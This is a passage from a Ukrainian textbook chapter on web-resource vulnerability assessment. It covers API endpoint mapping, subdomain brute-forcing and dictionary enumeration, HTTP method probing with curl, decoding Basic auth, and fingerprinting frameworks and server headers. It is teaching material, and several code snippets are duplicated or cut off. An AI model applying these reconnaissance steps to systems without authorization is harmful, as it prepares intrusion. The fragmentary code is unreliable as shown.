1. В який історичний період з'явилися технічні і програмні можливості появи хакерства?
2. Чому шифрувальна машинка «Енігма» вимагала побудови криптологічної машини «Бомба»?
3. Що таке комп'ютерний злам і коли він став поширюватися?
4. Світовий тренд у забезпеченні безпеки Web-ресурсів. Як світ розвиває галузі захисту Web-ресурсів.
5. Зробіть огляд методів захисту Web-ресурсів.
6. Згадайте і назвіть основні підсистеми захисту Web-ресурсів.
7. Які криптопротоколи застосовані на мережевому рівні.

РОЗДІЛ 2. РОЗВИТОК ТЕОРІЇ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ WEB-РЕСУРСІВ

2.1. ОЦІНКА ВРАЗЛИВОСТІ WEB-РЕСУРСІВ

Зламу Web-ресурсу зазвичай передує етап оцінки інформації про цей ресурс, як то додаток, сервер тощо. Така робота зазвичай виконується порушниками - хакерами чи мисливцями за багами.

Корисна вона і для захисників - інженерів безпеки, оскільки дозволяє виявити у Web-ресурсі слабко захищені місця та ввести корективи до того, як на них натрапить порушник.

2.1.1. Способи оцінка уразливості Web-ресурсів (на прикладі серверу)

Більшість програмних систем оснащені зовнішнім інтерфейсом користувача. При цьому формально вони складаються з таких елементів [5,6]:

1. Користувач, що визначає запит через інтерфейс.
2. Web-сервер отримує запит через інтерфейс.
3. Web-сервер пересилає його до серверу Web-додатку для обробки.
4. Сервер Web-додатку пересилає запит на сервери баз даних.
5. Сервери баз даних обробляють запит і повертають потрібну інформацію на сервер Web-додатку.
6. Web-сервер отримує оброблені дані від серверу Web-додатку і повертає результат користувачу.

Вивчаючи інтерфейс користувача Web-додатку, ми навряд чи побачимо кінцеві точки API, призначені для осіб з підвищеним рівнем доступу (адміністраторів, модераторів тощо).

Але за допомогою спеціальних технік можна виявити ці API і навіть побудувати складну карту, яка детально ілюструє повноваження адміністратора або модератора, щоб порівняти їх із повноваженнями стандартного користувача.

Побудувавши карту технічного пристрою та архітектури Web-ресурсу, можна краще продумати тактику для атаки. Вона показує, які частини програми захищені найкраще, а з якими варто трохи попрацювати над їх захистом.

2.1.2. Картка Web-ресурсу

Розглянемо у формат JSON питання картки обрису та архітектури ресурсу. Ми будемо використовувати термін «картка» для позначення точок даних, які стосуються коду, мережевої структури та набору функцій ПЗ. Нагадаю, що JSON - це текстовий формат обміну даними між комп'ютерами.

У Web-ресурсах часто зустрічаються ієрархічні структури даних, які до того ж дозволяють спростити сортування та пошук за нотатками.

Ось приклад результатів оцінки у форматі JSON, які описують набір кінцевих точок API, виявлених на сервері API Web-додатку:

```
{
  api_endpoints: {
    sign_up: {
      url: '*****.com/auth/sign_up',
      method: 'POST',
      shape: {
        username: { type: String, required: true, min: 6, max: 18 },
        password: { type: String, required: true, min: 6, max: 32 },
        referralCode: { type: String, required: true, min: 64, max: 64 }
      }
    },
    sign_in: {

```

```

api_*****: {
  sign_up: {
    url: *****.com/auth/sign_up',
    method: 'POST',

    shape: {
      username: { type: String, required: true, min: 6, max: 18 },
      password: { type: String, required: true, min: 6, max: 32 },
      referralCode: { type: String, required: true, min: 64, max: 64 }
    }
  },
  sign_in: {

```

Отже, далі доцільно провести оцінку. В рамках захисту ресурсу це важливо і потрібно.

2.1.3. Оцінка структури Web-ресурсів

Простий Web-додаток використовує багато технологій з наступного списку, а саме:

1. REST API.
2. JSON або XML.
3. JavaScript.
4. Фреймворки для побудови односторінкових додатків (React, Vue, EmberJS, AngularJS).
5. Систему автентифікації та авторизації.
6. Один або кілька Web-серверів.
7. Один або кілька пакетів програмного забезпечення для серверів (ExpressJS, Apache, NginX).
8. Одну або декілька баз даних (MySQL, MongoDB тощо).
9. Сховище даних на боці клієнта (файли cookie, Web-сховище, IndexDB).

Це лише основні. Зрозуміло, що є і інші. Для навчання звернемо більшу увагу на цей короткий список.

2.1.4. Бази даних на боці серверної частини

Часто виникає потреба зберегти дані, надіслані на сервер клієнтом для доступу до них у наступних сеансах. Зберігання в пам'яті в довгостроковій перспективі ненадійне. Перевантаження, зриви тощо. Крім того, сама оперативна пам'ять коштує дорожче місця на жорсткий диск.

Зберігання даних на диску потребує певних запобіжних заходів. Адже необхідно гарантувати надійність і швидкість їх збереження та вилучення. Майже всі сучасні Web-додатки зберігають дані, що надсилаються користувачами у будь-якій базі. Вибір бази залежить від коду, що реалізує функціональність програми, і від сценаріїв використання.

Найпопулярнішими до досі залишаються бази даних SQL.

Системами управління базами даних є NoSQL, PostgreSQL, Microsoft SQL Server, MySQL та SQLite.

Бази даних MongoDB, DocumentDB і CouchDB, зберігають інформацію у вигляді документів.

З кожним типом бази даних пов'язані свої проблеми та ризики. Впровадження SQL-коду – добре відомий тип атаки, ефективний у випадках некоректної обробки вхідних даних.

І атаки цього типу можливі проти будь-яких баз даних достатньо вивчити модель побудови запитів. В останньому розділі цього посібника ми вивчимо їх більш уважно.

2.1.5. Зберігання даних на боці клієнту

На боці клієнта зберігався мінімум даних через технічні обмеження та проблеми з міжбраузерною сумісністю.




Рис. 2.1. Локальне сховище - сторона, що містить пару даних «значення-ключ»

Зараз ситуація зі збереженням вже почала різко змінюватися.

Програми і додатки почали зберігати важливі дані на боці клієнта. Найчастіше це дані або навіть великі процеси, які можуть спричинити перенавантаження мережі, якщо їх доведеться завантажувати при кожному відвідуванні.

Наразі це вже видно на сайті нашої кафедри.

Отже сучасні Web-ресурси базуються на певній мірі сучасних технологіях. Їх розширена і сучасна програмна база та коди дають можливість для атак та ураження Web-ресурсів.

2.2. ОЦІНКА ПРОГРАМНИХ ЗАСОБІВ, ЩО ЗАБЕЗПЕЧУЮТЬ РОБОТУ WEB-РЕСУРСІВ

Для оцінки та тестування кінцевих точок API насамперед потрібно ознайомитися зі структурою домену, який використовує Web-додаток.

2.2.1. Пошук множини застосунків в рамках домена

У сучасному світі один домен для обслуговування всієї Web-додатку застосовується зрідка.

Необхідно скласти список субдоменів, прикріплених до доменного імені.

Оскільки `www` вказує на загальнодоступний Web-додаток, навряд чи він буде нам цікавим. Але більшість великих компаній до основного домену прикріплено безліч субдоменів. Там розміщуються різні сервіси – від електронної пошти до адміністративних додатків, файлових серверів та інших.

Часто такі схеми виглядають значно складніше і містять сервери, недоступні для нас ззовні.

Існує багато способів пошуку інформації про ці домени, і для отримання бажаного результату часто доводиться спробувати кілька різних варіантів. Ми почнемо вивчення з найпростіших.

2.2.2. Вбудовані в браузер інструменти аналізу

Деякі корисні дані вдається виявити, просто переглянувши функціональність у програмі та запити API, які виконуються у фоновому режимі. Найчастіше в такий спосіб можна отримати інформацію про кінцеві точки [5, 6].

Для перегляду результатів запитів можна використовувати як інструменти браузера, так і потужніші зовнішні аналоги, наприклад, `Wireshark`, `PortSwigger` або `ZAP`.

На рис. 2.2. показано приклад інструментів браузера від розробників Вікіпедії, які можна використовувати для перегляду, редагування, повторного надсилання та запису мережеских запитів.

Такі безкоштовні інструменти мережного аналізу набагато потужніші за багато платних мережеских інструментів 10-річної давнини.




Рис. 2.2. Вкладка з інструментами розробника браузера для Wikipedia.org, що показує асинхронний HTTP-запит, зроблений до API цього сайту

Оскільки докладніший розгляд спеціалізованих інструментів виходить за рамки цієї книги, ми поки що покладатимемося виключно на інструменти, вбудовані в браузер.

Для аналізу мережевого трафіку у браузері Chrome потрібно зробити таке:

1. Клацніть на іконці з трьома точками у верхньому правому куті панелі навігації, щоб відкрити меню.
2. Наведіть курсор на пункт «Додаткові інструменти» та виберіть Інструменти розробника (Developer tools).
3. У верхньому меню вікна перейдіть на вкладку Network. Якщо ця вкладка не видно, розгорніть вікно по горизонталі.

Спробуйте походити сторінками будь-якого сайту і подивіться, що відбувається на вкладці Network. Зверніть увагу, де з'являються нові запити HTTP.

Вкладка Network показує весь мережевий трафік, що обробляється браузером.

Найцікавіші результати найчастіше дає фільтр XHR, який включається натисканням однойменної кнопки. Кнопки фільтрів дозволяють відображати не тільки всі запити HTTP (POST, GET, PUT, DELETE), але й інші запити до сервера, а також шрифти, зображення, відео та файли залежностей. Виділення будь-якого запиту відкриває ліворуч додаткову панель з детальнішою інформацією про нього [6,7].

Ось приклади даних в Інтернеті під час тестів на проникнення:

1. Ключі для таких сервісів, які періодично відкривалися, а потім видалялися із загального доступу.
2. SSH-ключі.
3. Кешовані копії репозиторіїв GitHub, які на якийсь час випадково стали загальнодоступними.
4. Списки DNS та URL-адреси, не призначені для широкої аудиторії.
5. Сторінки з описом невиданих продуктів, які не призначалися для публікації.
6. Адреси електронної пошти, номери телефонів та імена користувачів.

Цю інформацію можна знайти в багатьох місцях, наприклад: пошукових системах; повідомленнях у соцмережах; додатках для архівування; історії пошуку та зворотного пошуку зображень.

2.2.3. Соціальні профілі

Сучасні соцмережі докладають все більших зусиль, щоб переконати мене і вас у безпеці наших особистих даних. Але часто це лише спосіб залучення та утримання активних користувачів. Дуже складно знайти країну, закони якої справді захищають особисті дані.

Навряд чи більшість користувачів соцмереж повністю розуміє, які їх дані передаються, якими методами це робиться і для яких цілей ці дані використовуються.

Більшість із тих, хто на замовлення здійснює тестування на проникнення, не вважає неетичним пошук субдоменів через дані, викладені у соціальних мережах.

2.2.4. Груба сила для пошуку субдоменів

Як спосіб пошуку субдоменів можна використовувати атаку методом грубої сили - brute-force attack. Під час навчання попередніх дисциплін ви вже вивчили програмні засоби і способи пошуку грубою силою.

Брутфорс здійснює перевірку всіх можливих комбінацій субдоменів у пошуках збігів. Брутфорс дуже легко виявляється і може призвести до того, що IP-адреси будуть зафіксовані в системному журналі і заблоковані сервером або його адміністратором.

Такі атаки дієві проти Web-додатків з невеликою кількістю захистів, а от відносно давно існуючих та захищених Web-додатків, це складніше і потребує відповідної підготовки [8].

Так як в даному випадку атака здійснюється не локально.

Спроби порівняння сповільняться через затримку мережі. Затримка виконання запиту може становити від 50 до 250 мс.

Це означає, що запити мають бути асинхронними, тобто потрібно відправити їх усі одразу, не чекаючи відповіді. Це дозволить значно зменшити час до завершення атаки.

2.2.5. Перебір за словником

Процес пошуку субдоменів можна прискорити, якщо замість брутфорсу скористатися перебором за словником.

У цьому випадку також перевіряється широкий спектр потенційних субдоменів, але замість списку, згенерованого випадковим чином, береться список найпоширеніших варіантів.

Перебір за словником здійснюється набагато швидше і зазвичай дає цікаві результати.

Хоча, звичайно, незвичайні та нестандартні субдомени у такий спосіб виявити не можна. Популярний DNS-сканер з відкритим вихідним кодом `dnscan` поставляється зі списком найпопулярніших субдоменів, отриманим на основі мільйонів субдоменів [6, 8, 10].

2.3. ОЦІНКА ПРОГРАМНИХ ЗАСОБІВ ДЛЯ ПОШУКУ API WEB-РЕСУРСУ

Наступний крок пошуку субдоменів - це аналіз кінцевих точок API.

Тут добре працюють брутфорс та перебір за словником, але цікаві результати можна отримати вручну та шляхом логічного аналізу.

Пошук API – це другий крок у вивченні структури Web-програми. Він дає інформацію, що дозволяє зрозуміти, навіщо потрібний відкритий API.

Як тільки ми зрозуміємо, чому API відкритий для доступу, швидше за все, ми побачимо, як він вписується в додаток і яке його призначення [6, 7].

2.3.1. Виявлення кінцевої точки

Для аналізу запитів мережі можна використовувати вбудовані в браузер інструменти розробника.

Щоб не отримати покарання дещо далі буде замінено зірочками. А ви повинні розіміліти, що це як приклад.

Якщо ми побачимо кілька таких HTTP-запитів: `GET api.*****.com/users/1234`; `GET api.*****.com/users/1234/payments`; `POST api.*****.com/users/1234/payments`, можна упевнено припустити, що це REST API. Кожна кінцева точка визначає конкретний ресурс.

Крім того, ми можемо припустити, що вкладені ресурси `payments` належать користувачеві `1234`, що вказує на API з ієрархічною структурою.

Це ще одна характерна ознака проектування відповідно до принципів REST.

Якщо ми маємо справу з REST API, можна висувати гіпотези щодо доступних кінцевих точок.

У табл. 2.1 перераховані методи HTTP-запитів, що підтримуються архітектурою REST.

Таблиця 2.1. HTTP-запити, які підтримуються у REST-архітектурі

REST HTTP-запит	Застосування
POST	Утворення
GET	Читання
PUT	Оновлення/Заміни
PATCH	Оновлення/Редагування
DELETE	Видалення

У HTTP є спосіб, що дозволяє дізнатися, які запити підтримуються сервером.

Він називається OPTIONS, і саме з нього потрібно починати вашу оцінку.

Створимо потрібний запит за допомогою службової програми curl:

```
curl -i -X OPTIONS https://api.*****.com/users/1234
```

Але, такий запит дасть результати лише у випадку API, призначених для загального користування.

На запит OPTIONS відповідають небагато корпоративних додатків.

На базі цього списку можна написати сценарій, що перевіряє можливість таких запитів.

Брутфорс HTTP-запитів з метою пошуку кінцевих точок API може призвести до видалення або зміни даних програми.

Використовуючи відому кінцеву точку, ми перевіряємо, чи спрацьовують інші HTTP-запити. Після перевірки всіх варіантів записуємо результати та виводимо їх у консоль:

*/

```
        Promise.all(promises).then(function(values) {  
            console.log(values);  
        });  
    }
```

Доцільно кілька HTTP-запитів до API, по одному на кожен HTTP-метод.

З технічного погляду робота сценарію теж виглядає нескладно. Кінцеві точки повертають якесь повідомлення разом із кодом стану. При цьому нам неважливо, що це за код, головне його отримати.

2.3.2. Механізми аутентифікації

Вгадати, в якій формі приймає дані кінцева точка API набагато складніше, ніж просто переконатися, що ця кінцева точка існує [10, 11].

Найпростіше це зробити шляхом аналізу структури відомих запитів, що надсилаються через браузер. Після цього робиться логічне припущення про форму даних, що перевіряється вручну. Вивчення структури кінцевої точки API можна автоматизувати, але спроби такої автоматизації, не пов'язані з аналізом існуючих запитів, легко виявляються та реєструються.

Зазвичай найкраще починати з кінцевих точок, присутніх майже в кожній програмі: вхід в систему, реєстрація в додатку, скидання пароля і т. п. Такі кінцеві точки часто приймають дані в однаковій формі, оскільки автентифікація зазвичай проектується за стандартною схемою.

Якщо увійти в систему на сайті https://www.*****.com та проаналізувати відповідь Мережі, можна побачити приблизно такі рядки:

GET/homepage

HOST *****.com

Authorization: Basic am9lOjEyMzQ=

Content Type: application/json

З першого погляду зрозуміло, що це є базова автентифікація HTTP, тому що тут є заголовок авторизації Basic. Рядок am9lOjEyMzQ = - просто ім'я

користувача: пароль у кодуванні base64. Це найбільш поширений спосіб форматування комбінації імені користувача та пароля для доставки HTTP.

Як бачите, цей механізм є вкрай небезпечним.

Тому базова автентифікація зазвичай використовується лише у Web-застосунках, які використовують шифрування трафіку за протоколами SSL/TLS.

Це дозволяє уникнути перехоплення облікових даних «у повітрі»: наприклад, в точці доступу Wi-Fi, що не заслуговує на довіру, в умовному торговому центрі.

Код входу в систему/перенаправлення на домашню сторінку показує, що наші запити дійсно супроводжуються автентифікацією і відбувається це в рядку Authorization: Basic am9lOjEyMzQ=. Тому в ситуації, коли кінцева точка не повертає нічого цікавого, насамперед потрібно спробувати прикріпити заголовок Authorization: - і подивитися, чи щось зміниться, коли запит робить автентифікований користувач.

2.3.3. Різновиди кінцевих точок

Після виявлення субдоменів і пов'язаних з ними API потрібно визначити, які взаємодії дозволені кожному ресурсу, і додати результати цих досліджень на карту Web-додатка. Після цього можна перейти до питання, дані якого типу чекає кожен із перерахованих API [9-11].

Основні різновиди. Іноді відповідь це питання лежить на поверхні. Багато API очікують даних у певній, стандартній формі.

Наприклад, кінцева точка авторизації, налаштована як частина потоку OAuth 2.0, може очікувати на наступні дані:

```
{  
  "response_type": code,  
  "client_id": id,  
  "scope": [scopes],  
  "state": state,  
  "redirect_uri": uri  
}
```

Схема авторизації OAuth 2.0 широко застосовується та загальнодоступна, тому дані, які приймає кінцева точка авторизації OAuth 2.0, часто можна визначити в документації.

Таким чином, у випадку загального варіанта кінцевої точки нескладно визначити, в якій формі потрібно надсилати запити HTTP до API. Але слід пам'ятати, що хоча багато API реалізують загальні специфікації для внутрішніх API-інтерфейсів, що відповідають за запуск логіки програми.

2.4. ОЦІНКА СТОРОННІХ ЗАЛЕЖНОСТЕЙ WEB-ДОДАТКУ

Більшість сучасних Web-ресурсів є комбінацією внутрішнього та зовнішнього коду, об'єднаного за допомогою будь-якого методу інтеграції.

Зовнішні фрагменти програми з різних бібліотек можуть бути платними або безкоштовними (з різних груп, з відкритим вихідним кодом, тощо). Їх використання небезпечне, адже найчастіше інтегровані фрагменти не перевіряються на безпеку і безпечність.

У процесі попереднього збору даних інженер-програміст зіткнеться з багатьма сторонніми фрагментами, і дуже важливо уважно вивчити як код і метод його інтеграції програму. Часто це може підказати вектор атаки.

Іноді вразливість стороннього коду добре відома. Її можна буде просто скопіювати з бази даних загальновідомих вразливостей (подивіться наприклад тут [Common Vulnerabilities and Exposures, CVE](#)).

2.4.1. Клієнтські фреймворки

Часто замість самостійної побудови складної інфраструктури інтерфейсу користувача розробники беруть добре підтримувані і ретельно протестовані готові рішення. Це може бути бібліотека SPA, фреймворк, що додає недостатню функціональність у JavaScript (Lodash, JQuery) або фреймворк CSS для покращення зовнішнього вигляду сайту (Bootstrap, Bulma) [9-11].

Усі три види фреймворків легко розпізнаються. І якщо ви зможете визначити номер версії, в мережі часто вдасться виявити відомості про існуючі вразливості ReDoS, Prototype Pollution і XSS.

Фреймворки для SPA: EmberJS (LinkedIn, Netflix); AngularJS (Google); React (Facebook); VueJS (Adobe, GitLab).

Кожен із них має особливий синтаксис та порядок управління елементами DOM та взаємодії розробника з платформою [12,13].

Не всі фреймворки легко виявляються. Іноді потрібна процедура ідентифікації (fingerprinting).

2.4.1.1. EmberJS

Виявити фреймворк EmberJS досить легко, тому що при початковому завантаженні він встановлює глобальну змінну Ember, видиму в консолі браузера (рис. 2.2).




Рис. 2.2. Виявлення фреймворку EmberJS

Крім того, до всіх елементів DOM цей фреймворк додає ember-id для внутрішнього використання. Це означає, що якщо відкрити дерево DOM будь-

якої Web-сторінки на вкладці Elements «Інструментів розробника», ви побачите блоки `div` з `id = ember1`, `id = ember2`, `id = ember3` тощо. `class = "ember-application"`, що в свою чергу входить в елемент `body`.

Визначити запущену версію фреймворку Ember легко. Просто перегляньте значення константи, прикріпленої до глобального об'єкту Ember:
// 3.1.0, console.log(Ember.VERSION);

2.4.1.2. AngularJS

Старіші версії фреймворку Angular дають глобальний об'єкт, аналогічний об'єкту EmberJS. Він називається `angular`, а дізнатися версію допомагає властивість `angular.version`. У версії AngularJS 4.0+ цього глобального об'єкта вже немає, що трохи ускладнює ситуацію. Ви можете визначити, чи запущено програму AngularJS 4.0+, перевіривши через консоль існування глобального об'єкта `ng`.

Для визначення версії потрібні інші кроки.

Для початку візьміть усі кореневі елементи програми AngularJS та перевірте атрибути першого з них. У нього має бути атрибут `ng-version`, який і покаже версію досліджуваної програми:

```
// повертає масив корневих елементів  
const elements = getAllAngularRootElements();  
const version = elements[0].attributes['ng-version'];  
// ng-version="6.1.2"  
console.log(version);  
//
```

2.4.1.3. React

Бібліотеку з відкритим вихідним кодом для розробки інтерфейсів користувача React можна ідентифікувати по глобальному об'єкту `React`, а дізнатися версію дозволяє відповідна константа:

```
const version = React.version;
```

```
// 0.13.3
console.log(version);
```

Крім того, у сценарії можна помітити теги `text/jsx`, що посилаються на файли спеціального формату, в яких одночасно міститься JavaScript, CSS та HTML.

Вони однозначно вказують на те, що ви працюєте з програмою React. Знання того, що всі частини компонентів знаходяться в одному файлі `.jsx`, може спростити їх дослідження.

2.4.1.4. VueJS

Фреймворк VueJS також надає глобальний об'єкт `Vue` та константу для визначення версії:

```
const version = Vue.version;
// 2.6.10
console.log(version);
```

Якщо ви не можете перевірити елементи програми VueJS, швидше за все, вона налаштована ігнорувати інструменти розробника. Це робиться за допомогою якості глобального об'єкта `Vue`. Якщо встановити для нього значення `true`, перевірка компонентів VueJS у консолі браузера знову стане доступною: `// компонент Vue можна перевірити Vue.config.devtools = true;`

2.4.1.5. Бібліотеки JavaScript

Існує безліч допоміжних бібліотек JavaScript. Глобальні об'єкти деяких із них відкриті, інші ж себе не проявляють. Багато бібліотек JavaScript використовують глобальні об'єкти верхнього рівня для простору імен своїх функцій.

Такі бібліотеки дуже легко виявити та переглянути.

Бібліотеки `Underscore` та `Lodash` відкривають глобальні об'єкти за допомогою символу `$`, а `JQuery` використовує простір імен `$`, але за межами основних бібліотек краще виконати запит, щоб побачити всі зовнішні сценарії, завантажені на сторінку.

Для швидкого пошуку всіх імпортованих у документ сценаріїв застосовується метод `querySelectorAll`:

```
/*
 * Функция обхода DOM используется для быстрой генерации
 * списка тегов <script>, импортированных на текущую страницу
 */
const getScripts = function() {
/*
 * Селектор может начинаться с "." при поиске класса CSS,
 * с "#" при поиске атрибута `id` или не иметь префикса,
 * если ищется HTML-элемент.
 *
 * Сейчас 'script' ищет все экземпляры тега <script>.
 */
const scripts = document.querySelectorAll('script');
/*
 * Просматриваем все элементы `<script>`, проверяя,
 * содержат ли они непустой атрибут src.
 */
scripts.forEach((script) => {
  if (script.src) {
    console.log(`i: ${script.src}`);
  }
});
};
```

Після цього залишається по черзі вивчити всі сценарії, щоб визначити порядок, конфігурації тощо.

2.4.2. Репозиторій CSS

Для пошуку бібліотек CSS алгоритм визначення сценаріїв змінюється:

```
/*
 * Используем встроенную в браузер функцию обхода DOM
 * для быстрого сбора всех элементов `<link>`, содержащих
 * атрибут `rel` со значением `stylesheet`.
 */
const getStyles = function() {
  const scripts = document.querySelectorAll('link');

  /*
   * По очереди просматриваем все сценарии, проверяя наличие у
```

```

* елемента `link` атрибута `rel` со значением `stylesheet`.
*
* Link — элемент, чаще всего используемый для загрузки таблиц
* стилей CSS, но также для предварительной загрузки, иконок
* или поиска
*/

scripts.forEach((link) => {
  if (link.rel === 'stylesheet') {
    console.log(`i: ${link.getAttribute('href')}`);
  }
});
};

```

2.4.3. Фреймворки на боці сервера

Визначити, який софт працює на боці клієнта (у браузері), набагато простіше, ніж дізнатися, що працює на сервері. У більшості випадків необхідний для клієнта код завантажується та зберігається у пам'яті, доступний через DOM.

Деякі сценарії можуть завантажуватися відразу або асинхронно після завантаження сторінки [12, 13].

Визначити залежності на боці сервера набагато складніше, але найчастіше можливо і це. Іноді залишаються чіткі сліди в HTTP-трафіку (заголовки, необов'язкові поля), іноді незахищені кінцеві точки. Для виявлення серверних фреймворків потрібно добре розбиратися, але, на щастя, як і у випадку з клієнтськими фреймворками, найчастіше використовується невеликий набір пакетів.

2.4.4. Заголовки

Іноді через небезпечні установки серверного фреймворку заголовки містять занадто багато даних. Наприклад, заголовок X-Powered-By відкрито повідомляє ім'я та версію Web-сервера. Причому у більш старих версіях Microsoft IIS ця установка включена за замовчуванням [11, 13].

Зробіть будь-який запит до одного з таких вразливих Web-серверів, та у відповіді побачите таке значення:

X- Powered-By: ASP.NET

Якщо пощастить, Web-сервер може навіть надати додаткову інформацію:

Server: Microsoft-IIS/4.5X-
AspNet-Version: 4.0.25

Server: Microsoft-IIS/4.5 X-
AspNet-Version: 4.0.25

Адміністратори серверів відключають ці заголовки, а певні групи розробників видаляють ці налаштування зі стандартної конфігурації.

Проте досі існує безліч сайтів, які показують ці заголовки будь-кому.

2.4.5. Стандартні повідомлення про помилку та сторінки 404

